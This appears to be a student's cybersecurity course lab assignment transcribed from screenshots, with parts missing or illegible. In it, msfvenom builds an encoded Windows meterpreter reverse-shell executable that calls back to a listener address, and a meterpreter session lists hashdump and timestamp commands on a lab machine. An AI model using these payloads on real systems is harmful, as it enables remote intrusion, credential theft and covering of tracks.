

Letsupgrade cyber security essentials day - 06 assignments

1)i)

```
Applications ▾ Places ▾ Terminal ▾ Tue 00:47
root@spirit: ~
File Edit View Search Terminal Help
root@spirit:~# msfvenom -h
Msfvenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
-p, --payload <payload>      Payload to use. Specify a '-' or stdin to use custom payloads
--payload-options             List the payload's standard options
-l, --list [type]            List a module type. Options are: payloads, encoders, nops, all
-n, --nopsled <length>      Prepend a nopsled of [length] size on to the payload
-f, --format <format>        Output format (use --help-formats for a list)
--help-formats                List available formats
-e, --encoder <encoder>      The encoder to use
-a, --arch <arch>            The architecture to use
--platform <platform>        The platform of the payload
-s, --space <length>         The maximum size of the resulting payload
--encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
-b, --bad-chars <list>       The list of characters to avoid example: '\x00\xff'
-i, --iterations <count>    The number of times to encode the payload
-c, --add-code <path>        Specify an additional win32 shellcode file to include
-x, --template <path>        Specify a custom executable file to use as a template
-k, --keep                   Preserve the template behavior and inject the payload as a new thread
-o, --out <path>             Save the payload
-v, --var-name <name>        Specify a custom variable name to use for certain output formats
--smallest                    Generate the smallest possible payload
-h, --help                   Show this message

root@spirit:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.223.130 LPORT=4444 -f exe -e x86/shikata_ga_nai -i 10 > /root/Desktop/spirit.exe
```

1) iii)

```
Applications ▾ Places ▾ Terminal ▾ Tue 00:48
root@spirit: ~
File Edit View Search Terminal Help

Priv: Password database Commands
=====
Command      Description
-----
hashdump     Dumps the contents of the SAM database


Priv: Timestamp Commands
=====
Command      Description
-----
timestamp    Manipulate file MACE attributes


meterpreter > pwd
C:\Users\photoshop\Desktop
meterpreter > ls
Listing: C:\Users\photoshop\Desktop
=====
Mode                Size           Type      Last modified      Name
----                -
40777/rwxrwxrwx     0             dir       2016-02-21 06:57:10 -0500 Office 2007 Enterprise
40777/rwxrwxrwx     0             dir       2016-02-23 00:40:14 -0500 UplinkHackerEliteFull
100666/rw-rw-rw-    282           fil       2015-09-01 15:09:59 -0400 desktop.ini
100777/rwxrwxrwx   73802         fil       2016-02-23 00:47:09 -0500 spirit.exe
100666/rw-rw-rw-    1024000       fil       2016-02-23 00:30:25 -0500 ...
```

1) ii)



2) i)





Recycle Bin

Google Chrome

DLE (Python 3.7.32-bit)

Atom

Easy-Dev...

Vim Diff

Command Prompt - ftp

Microsoft Windows [Version 10.0.17763.557]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\user>ftp
ftp> help

Commands may be abbreviated. Commands are:

!	delete	literal	prompt	send
?	debug	ls	put	status
append	dir	mdelete	pwd	trace
ascii	disconnect	mdir	quit	type
bell	get	mget	quote	user
binary	glob	mkdir	recv	verbose
bye	hash	mls	remotehelp	
cd	help	mput	rename	
close	lcd	open	rmdir	
ftp>				

[illegible]

